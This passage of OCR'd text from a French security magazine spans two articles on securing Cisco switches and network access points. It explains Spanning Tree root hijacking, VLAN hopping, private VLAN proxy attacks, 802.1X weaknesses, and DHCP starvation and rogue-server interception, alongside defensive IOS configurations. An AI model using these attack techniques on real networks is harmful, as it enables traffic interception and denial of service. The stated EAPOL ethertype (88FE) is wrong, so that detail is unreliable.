- *listening* : le switch *écoute* les BPDUs (*Bridge Protocol Data Units* = trames de données informant des changements réseaux aux autres *Switch*) et détermine la topologie réseau,
- *learning* : le switch construit une table mappant les adresses MAC au numéro de port,
- *forwarding* : un port reçoit et envoie des données, opération normale,
- *blocking* : un port provoquant une boucle, aucune donnée n'est envoyée ou reçue mais le port peut passer en mode forwarding si un autre lien tombe,
- *disabled* : désactivé, un administrateur peut manuellement désactiver un port s'il le souhaite.

Attaque sur Spanning tree Protocol

La principale attaque est de se faire élire *Switch root* par spanning tree. Pour ce faire, le pirate va devoir émuler un commutateur et envoyer des trames *multicast* B.P.D.U aux autres commutateurs, leurs indiquant qu'ils ont une priorité basse sur le réseau. Les commutateurs vont reconsidérer leur typologie du réseau et le coût des liens. L'objectif est d'élire le pirate en tant que *Switch root*. Une fois cette acquisition accomplie, toutes les informations circulant sur le réseau transiteront par le pirate qui pourra alors récupérer des informations sensibles comme les mots de passe, les ID de sessions, etc.

Comment protéger les VLAN – Vulnérabilités des VLAN privés

L'intérêt des VLAN privés est de pouvoir empêcher la communication entre plusieurs hôtes s'ils n'appartiennent pas au même VLAN. Afin de pouvoir communiquer entre eux, l'utilisation d'un proxy/routeur va être nécessaire en plus des commutateurs où sont définis les VLAN.

Private VLAN Proxy Attack

Pour un pirate, l'objectif de cette attaque est de parvenir à envoyer des données sur un VLAN différent du sien. Pour ce faire, le pirate va *tromper* le commutateur, puis le routeur en envoyant des paquets à destination de la cible, indiquant dans la trame composée l'adresse IP du routeur et l'adresse MAC de la cible. Le commutateur va donc transmettre l'information au routeur et lui-même va envoyer l'information à destination de l'adresse MAC. Le routeur étant autorisé sur les différents VLAN, le commutateur transmettra l'information à la cible. Cependant, si la cible doit fournir la réponse d'une requête, une corruption du cache ARP (*ARP Spoofing*) sera nécessaire afin d'atteindre la machine pirate.

Comment protéger les VLANs privés

Pour contrer les attaques de type *Proxy Attack*, la meilleur solution est de mettre en place une ACL (*Access Control List*). L'objectif est que le routeur servant de liaison entre les VLAN ne puisse plus être utilisé par le pirate comme un proxy.

```
routerHakin9(config)# access-list 101
      deny ip @réseau1 mask @réseau1
      mask log
routerHakin9(config)# access-list 101
      permit ip any any
routerHakin9(config)# interface
      fastethernet 0/1
routerHakin9(config-if)# ip access-group
      101 in
```

Le VLAN Hopping

Il s'agit d'une attaque à destination des utilisateurs se trouvant sur un VLAN différent de celui du pirate. Lorsque des VLAN sont créés, les utilisateurs d'un même VLAN peuvent échanger du trafic. Néanmoins, le trafic entre VLAN n'est pas toujours possible en fonction des autorisations que l'on donne au VLAN. A cet effet, il est nécessaire d'avoir un lien *Trunk* entre les *Switch*. L'avantage de ce lien est de permettre de faire circuler tous les VLAN par un même port, via un protocole tel que : *802.1Q* ou ISL. De cette manière, le Switch sait vers quel VLAN il faut router les données (Figure 5). Il existe deux types d'attaques par *VLAN Hopping* (Figure 6).

- *Double Tagging* : Pour effectuer cette attaque, le pirate doit envoyer un message à double encapsulation afin de *passer* d'un VLAN à un autre. Ainsi,




Figure 5. *Exemple de configuration réseau avec des VLAN*

il s'agit d'un paquet ayant une double encapsulation du protocole *802.1Q*. De cette manière, la première encapsulation est détectée par le premier Switch et la deuxième, par le second. Celui-ci dirigera les paquets sur le VLAN de la cible. Cette situation implique l'utilisation d'un lien trunk afin que la seconde encapsulation puisse être interprétée par le deuxième *Switch*. Au sein du protocole *802.1Q*, un champ identifiant le VLAN est ajouté en début de trame afin que le *Switch* puisse savoir sur quel VLAN il faut envoyé l'information. Dans la première encapsulation ce champ correspond au VLAN du pirate, dans la seconde le champ correspond au VLAN de la victime.

Attention : Avec ce type d'attaque l'intrus pourra alors transmettre des données vers sa cible. Cependant, la transmission est unidirectionnelle. Par conséquent, la réponse de la cible ne sera pas reçue par l'assaillant.

Parade : Interdire utilisation de VLAN natif pour l'utilisateur. Désactiver DTP sur le port pour que le *Switch* n'accepte plus les trames taguées *802.1Q*.

- *Switch Spoofing* : Afin d'accomplir ce type d'attaque, le pirate doit se faire passer pour un commutateur. Pour atteindre cet objectif, il doit être capable d'émuler ISL ou *802.1Q*, ainsi que le protocole DTP (*Dynamic Trunking Protocol*). Le protocole DTP permet d'être considéré comme un *Switch* connecté par un lien trunk. Cette attaque permet à l'assaillant de devenir membre de tous les VLAN du réseau cible.

Parade : Désactiver DTP. Vérifier le comportement du *Switch* face à des trames *802.1Q*.




Figure 6. *Exemple d'attaque par double tagging sur un réseau avec plusieurs VLAN*




Figure 7. *Les trois entités intervenant dans 802.1X*

Implémentation de 802.1X sur un commutateur - Fonctionnement

IEEE *802.1X* est un standard de l'IEEE pour le contrôle d'accès au réseau basé sur les ports; c'est une partie du groupe de protocoles IEEE *802* (*802.1*). Ce protocole est basé sur le mode client/serveur et fournit une authentification aux équipements ou utilisateurs connectés à un port Ethernet sur un commutateur. Il est aussi utilisé pour certains points d'accès Wifi. Il est basé sur EAP (RFC *2284* et plus précisément RFC *3748*).

Son principal avantage est qu'il peut restreindre l'accès des utilisateurs et des équipements non autorisés sur un LAN ou un MAN. Une fois l'authentification validée, seul le protocole EAPoL (*Extensible Authentication Protocol over Lan*) permet la communication entre le commutateur et les autres équipements. Les données peuvent transiter en communicant sur le port Ethernet.

Le modèle et les concepts du standard IEEE

Dans le fonctionnement du protocole, les trois entités qui intéragissent sont notamment, le système à authentifier (*supplicant*), le système authentificateur (*authenticator system* ou *pass-through authenticator*) et un serveur d'authentification (*authentication server*). Le système authentificateur contrôle une ressource disponible via le point d'accès physique au réseau, nommé PAE (*Port Access Entity*).

Dans cette phase d'authentification *802.1X*, le système authentificateur se comporte comme un mandataire (*proxy*) entre le système à authentifier et le serveur

d'authentification; si l'authentification réussit, le système authentificateur donne accès à la ressource qu'il contrôle. Le serveur d'authentification va gérer l'authentification proprement dite, en dialoguant avec le système à authentifier en fonction du protocole d'authentification utilisé (Figure 7).

La circulation des informations d'authentification

Le standard *802.1X* s'appuie sur des standards déjà existants. Le dialogue entre le système authentificateur et le système à authentifier se fait en utilisant le protocole EAP (PPP *Extensible Authentification Protocol* défini par le RFC *2284*). Les paquets EAP sont transportés dans des trames Ethernet spécifiques appelées EAPOL (*EAP Over Lan*), dans lesquelles sont ajoutées un numéro de type spécial : *88FE* qui va ainsi permettre une encapsulation directement de EAP dans Ethernet.

Le dialogue entre le système authentificateur et le serveur d'authentification se fait par une *ré-encapsulation* des paquets EAP. Cependant, une analyse des informations contenues dans les paquets EAPOL est aussi effectuée afin d'informer le commutateur de l'action à engager sur le port :

- *Autorisée* – Le port est disponible pour le trafic réseau,
- *Non autorisée* – Le port est désactivé pour tout trafic réseau.

Trois autres états existent :

- *Force-authorized* – Si le client supporte le 802.1x standard, l'authentification est réussie. Si toutefois, il ne le supporte pas, le client sera connecté à un réseau restreint (Guest –VLAN),
- *Force-Unauthorized* – Le port reste bloqué même si l'authentification a réussi,
- *Auto* – L'interface est bloqué par défaut (seules les trames EAPOL sont autorisées à transiter). Néanmoins, si le client réussit l'authentification, il est autorisé à se connecter au réseau (le port passe alors à l'état *up*). À l'inverse, si l'authentification échoue, le port reste bloqué (Figure 8).

Configuration du commutateur

L'activation de l'authentification sur le commutateur se fait avec la commande `aaa new-model` en mode de configuration globale. Création d'une liste des méthodes :

```
SwitchHakin9(config)# aaa authentication
      dot1x {default} method1
      [method2...]
```

Le mot clé `{default}` (optionnel), permet d'appliquer la méthode à toutes les interfaces.




Figure 8. *Déroulement de l'authentification d'un utilisateur*

Deux types de méthodes existent :

- *group radius*, permettra une authentification avec tous les serveurs RADIUS joignables,
- *none*, aucune authentification ne sera utilisée.

La désactivation de l'authentification *802.1x* se fait avec la même commande mais précédée d'un `no` :

```
SwitchHakin9(config)# no aaa
      authentication dot1x {default}
      method1 [method2...]
```

Entrez dans la configuration d'une interface et activer au niveau de cette interface l'authentification `dot1x` :

```
SwitchHakin9(config-if)# dot1x
      port-control
      auto|force-authorized|
      force-unauthorized
```

Trois types d'authentification `dot1x` sont possibles : *force-authorized*, *force-unauthorized*, *auto*.

Configuration du switch vers le serveur d'authentification RADIUS

En mode de configuration globale, entrez cette commande :

```
SwitchHakin9 (config)# radius-server
      host {hostname | ip-address}
      auth-port port-number key
      motdepasse
```

L'*auth-port* par défaut est le 1812 (en UDP).

La *key* correspond au mot de passe qui doit être identique à celui du serveur d'authentification.

Si on spécifie plusieurs serveurs RADIUS, le commutateur commencera par tenter de se connecter au serveur RADIUS ajouté en premier.

On peut également réaliser cette commande en deux étapes :

```
SwitchHakin9 (config)# radius-server
      host {hostname | ip-address}
SwitchHakin9 (config)# radius-server key
      motdepasse
```

Pour supprimer une entrée vers un serveur RADIUS, on utilise les mêmes commandes précédées de no. Commandes facultatives :

```
SwitchHakin9 (config)# dot1x
      re-authentication
SwitchHakin9 (config)# dot1x timeout
      re-authperiod 4000
```

Ces deux commandes obligent un client à se reconnecter (première commande) au bout d'un laps de temps défini dans la seconde commande. Par défaut, la valeur est de 3600 secondes :

```
SwitchHakin9(config)# dot1x
      re-authenticate interface
      fastethernet 0/1
```

Cette commande permet de forcer une nouvelle authentification sur un port précis :

```
SwitchHakin9# show dot1x statistics
SwitchHakin9# show dot1x statistics
      interface fastethernet 0/1
```

Permet d'afficher des statistiques pour toutes les interfaces ou une interface précise.

Les faiblesses de 802.1X

La principale faiblesse de *802.1X* est qu'il a été développé dans un contexte de connexion physique (type accès *PPP* sur RTC). Il est donc possible pour un pirate d'insérer un Hub (transparent à *802.1X*) et de bénéficier de l'ouverture du port Ethernet. Une autre solution est un blocage du port Ethernet si l'adresse MAC du système authentifié change, mais cette fonctionnalité n'est pas toujours présente. Les attaques par écoute, ainsi que le vol de session sont aussi possibles, principalement dans le cas des réseaux Wifi.

Conclusion

Nous avons largement considéré les différentes faiblesses sur un commutateur CISCO et les méthodes adéquates afin de se protéger correctement. Il est important de mettre en place ces différentes méthodes de sécurité afin de garantir la confidentialité et l'intégrité des données au sein de l'entreprise. Un pirate peut modifier les données et ajouter également de fausses informations. De plus, le vol d'informations sensibles peut entraîner une perte d'argent significative. L'intégrité d'une entreprise est très importante et ne doit pas être affaiblie par un quelconque pirate. ●

À propos de l'auteur


Nicolas Renard – Actuellement en dernière année d'ingénieur à SUPINFO et certifié CISCO CCNA et Network Security, l'auteur est passionné par la sécurité informatique depuis son enfance. Il souhaite travailler dans ce domaine. Pour contacter l'auteur : *nicolas.renard@supinfo.com*

Sur Internet

- *http://www.eyrolles.com/Informatique/Livre/9781931836562/livre-managing-cisco-network-security.php/* – Livre expliquant la sécurité sur du matériel CISCO,
- *http://cisco.goffinet.org/s3/spanning_tree/* – Le fonctionnement détaillé de Spanning Tree,
- *http://www.pearsoned.co.uk/BOOKSHOP/detail.asp?item=100000000225555* – Certification Cisco Network Security,
- *http://www.labo-cisco.com/fr/articles/administration-reseaux/dhcp-snooping.html* – DHCP Snooping Table,
- *http://www.cisco.com/web/FR/documents/pdfs/newsletter/ciscomag/2007/04/ciscomag_7_dossier_securisation_du_campus.pdf* – Ciscomag sur la sécurisation d'un commutateur.

La sécurisation des points d'accès au réseau

Cédric Baillet



Les technologies de l'information sont aujourd'hui en plein BOUM. Tous la presse traitant des TIC parle désormais de convergence. Ce phénomène recoupe de nombreux items, mais pourra être schématisé rapidement en disant que l'on fait converger de nombreux services au sein d'un seul réseau et d'un minimum de périphériques utilisateurs.

Une bonne illustration pourrait être l'apparition de produits destinés à fournir un service de web conférence. Sous ce nom, les fonctionnalités de messagerie instantanée de conférences audio et vidéo, ou encore de partage de document se retrouveront sur le poste utilisateur fusionné au sein d'une seule interface.

Quel rapport avec le sujet de cet article ? Le réseau. Celui-ci est désormais mutualisé pour l'ensemble des applications et porte de plus en plus de services. Il est devenu un élément central du bon fonctionnement de l'entreprise. Il s'agit désormais d'un vecteur d'informations qu'il faut protéger pour éviter toute coupure de service, mais aussi d'un moyen permettant d'apporter de la sécurité de façon homogène à tous les utilisateurs de l'entreprise au travers de fonctions embarquées ou de périphériques spécialisés sur certains domaines comme les IPS.

S'il est certain que l'utilisation de périphériques spécialisés dans la sécurité a un coût important que tous ne peuvent se permettre, l'exploitation de l'ensemble des fonctions améliorant la sécurité contenues nativement sur les routeurs ou commutateurs est accessible dès l'achat. C'est donc un excellent moyen de diminuer un nombre important de risques tout en se plaçant au plus près de l'utilisateur (le port réseau auquel tout machine est connectée).

Nous vous proposons donc de regarder dans cet article comment sécuriser un périmètre utilisateur classique mettant en œuvre des protocoles couramment usités.

Les thématiques abordées dans cet article se retrouveront au sein du module SNRS du CCSP.

Cet article explique...

- Les différentes attaques utilisables pour détourner un point d'accès au réseau de ses fonctions initiales.
- Les contre mesures existantes pour s'en protéger.

Ce qu'il faut savoir...

- Connaître les commandes de base et le fonctionnement d'un IOS CISCO.
- Connaissance réseau Ethernet TCP/IP.

Les éléments de sécurisation du niveau 2

Le protocole DHCP (*Dynamic Host Configuration Protocol*) est un protocole LAN utilisé couramment dans la plupart des installations réseaux et devenu aujourd'hui un véritable standard. Grâce à lui, les imprimantes, ordinateurs ou téléphones IP peuvent acquérir dynamiquement une adresse IP sans intervention humaine systématique.

Ce protocole a été défini dans les RFC 2131 et 2132 et possède désormais de nombreuses extensions au travers de différentes RFC. On pourra se reporter au site web *http://www.dhcp.org/rfcs.html* pour en prendre connaissance.

Le fonctionnement du protocole DHCP est très simple. Un client se connectant au réseau émettra une requête pour obtenir une adresse IP sous forme de broadcast (donc à destination de tous les périphériques présents sur son subnet IP). Cette dernière sera traitée par le serveur DHCP s'il est présent dans le même subnet que le client, si ce n'est pas le cas, un agent tierce (un routeur le plus souvent) la transformera en unicast (donc à destination d'une seule machine) et la transmettra au serveur DHCP. On parlera dans ce dernier cas de DHCP relay. On pourra noter au travers de cette description sommaire que nous sommes clairement dans un mode de fonctionnement *client/serveur.*





Figure 2. *Épuisement de pool DHCP*

Une fois a requête reçue, le serveur DHCP renverra une réponse au client avec une adresse IP et l'ensemble des informations nécessaires pour pouvoir communiquer sur le réseau. Il y a bien sur plusieurs échanges et confirmation pour arriver à ce résultat, mais le détail complet du protocole n'est pas le sujet de cet article.



1. Lorsque le client DHCP démarre, il n'a aucune connaissance du réseau, du moins, en principe. Il envoie donc une trame "DHCPDISCOVER", destinée à trouver un serveur DHCP. Cette trame est un "broadcat", donc envoyé à l'adresse 255.255.255.255. N'ayant pas encore d'adresse IP, il adopte provisoirement l'adresse 0.0.0.0. Comme ce n'est pas avec cette adresse que le DHCP va l'identifier, il fournit aussi sa "MAC Address".
2. Le, ou les serveurs DHCP du réseau qui vont recevoir cette trame vont se sentir concernés et répondre par un "DHCPOFFER".
   Cette trame contient une proposition de bail et la "MAC Address" du client, avec également l'adresse IP du serveur. Tous les DHCP répondent et le client normalement accepte la première réponse venue.
   Le "DHCPOFFER" sera un broadcast (Ethernet) ou non, suivant le serveur DHCP utillisé. Nous y reviendrons plus en détail sur l'example.
3. Le client rèpond alors par un DHCPREQUEST à tous les serveurs (donc toujours en "Broadcast") pour indiquer quelle offre il accepte.
4. Le serveur DHCP Concerné répond définitivement par un DHCPACK qui constitue une confirmation du bail. L'adresse du client est alors marquée comme utilisée et ne sera plus proposée à un autre client pour toute la durée du bail.

Figure 1. *Synoptique d'échange du protocole DHCP avec un client*

Les attaques

Nous allons nous concentrer dans cette partie uniquement sur les attaques du protocole liées au réseau. Il est évident que le serveur DHCP lui même en tant que service est potentiellement faillible. Il sera donc nécessaire de suivre les règles de sécurité classiques en suivant les différentes failles publiées et en le mettant à niveau si nécessaire.

Il est désormais reconnu que le protocole DHCP est sensible essentiellement à deux grands types d'attaque:

- L'épuisement de pool DHCP,
- La mise en place d'un DHCP pirate.

L'épuisement de pool DHCP

Un serveur DHCP est constitué de différents ensemble d'adresses IP pour répondre aux requêtes de ses clients. Si l'ensemble des adresses IP de ces derniers ont déjà été attribuées, les nouveaux clients n'obtiendront pas de réponse du serveur DHCP et ne pourront utiliser le réseau. Le but d'une attaque par épuisement de pool est donc de réussir à arriver à cette situation de blocage. Il s'agit clairement d'une attaque par déni de service.

Pour arriver à ce résultat, les scripts (Yersinia, Gobbler, ...) que l'on peut trouver sur Internet génèrent des adresses MAC virtuelles et forges des paquets de type DHCP Discover qui sont envoyés sur le réseau à destination du serveur DHCP. Ces derniers répondront aux demandes des scripts jusqu'au moment ou l'ensemble des adresses IP auront été affectées (Figure 2).

L'insertion d'un serveur DHCP pirate

Le protocole DHCP fonctionne en mode concurrent. Il est ainsi possible qu'un client envoie un seul message DHCP Discover et reçoive des réponses des différents serveurs. La réponse sélectionnée par le client sera alors celle qui est arrivée le plus rapidement. Il est à noter que c'est ce mécanisme qui est utilisé pour assurer la redondance du service. Malheureusement, ce mode de fonctionnement est aussi une faiblesse du protocole. En effet, si aucun mécanisme de sécurité n'est en place, rien ne garantit que le premier serveur DHCP répondant à un client est bien un des serveurs officiels du LAN.

Cette faille pourra mener à deux grands types d'attaques :

- Un déni de service sur le réseau,
- À l'interception d'informations via un MITM (*Man In The Middle*).

Le déni de service sera réalisé en envoyant un message DHCP Offer contenant des informations réseaux sans aucun lien avec le contexte aux clients. Ces derniers auront alors paramétrés leurs cartes réseaux de façon cohérente vis à vis du protocole mais absolument pas sur le LAN. Le trafic qui sera émis à partir de ces postes ne pourra donc pas atteindre la cible espérée.

Dans le cas ou l'action souhaitée est l'interception de trafic, il sera nécessaire d'avoir pu prendre connaissance de la configuration du LAN (les informations nécessaires sont présentes sur un ordinateur dès que le serveur DHCP lui à attribué une adresse IP). Le serveur DHCP pirate sera alors configurée de manière à se positionner comme passerelle vis à vis des postes utilisateurs. Le trafic lui sera alors destinée dès qu'il faudra sortir du subnet IP et il suffira de mettre en place une redirection vers la passerelle officielle pour se rendre transparent et ne pas interrompre le service. Un simple sniffer permettra alors d'intercepter le trafic réseau.




Figure 3. *Insertion d'un DHCP pirate*

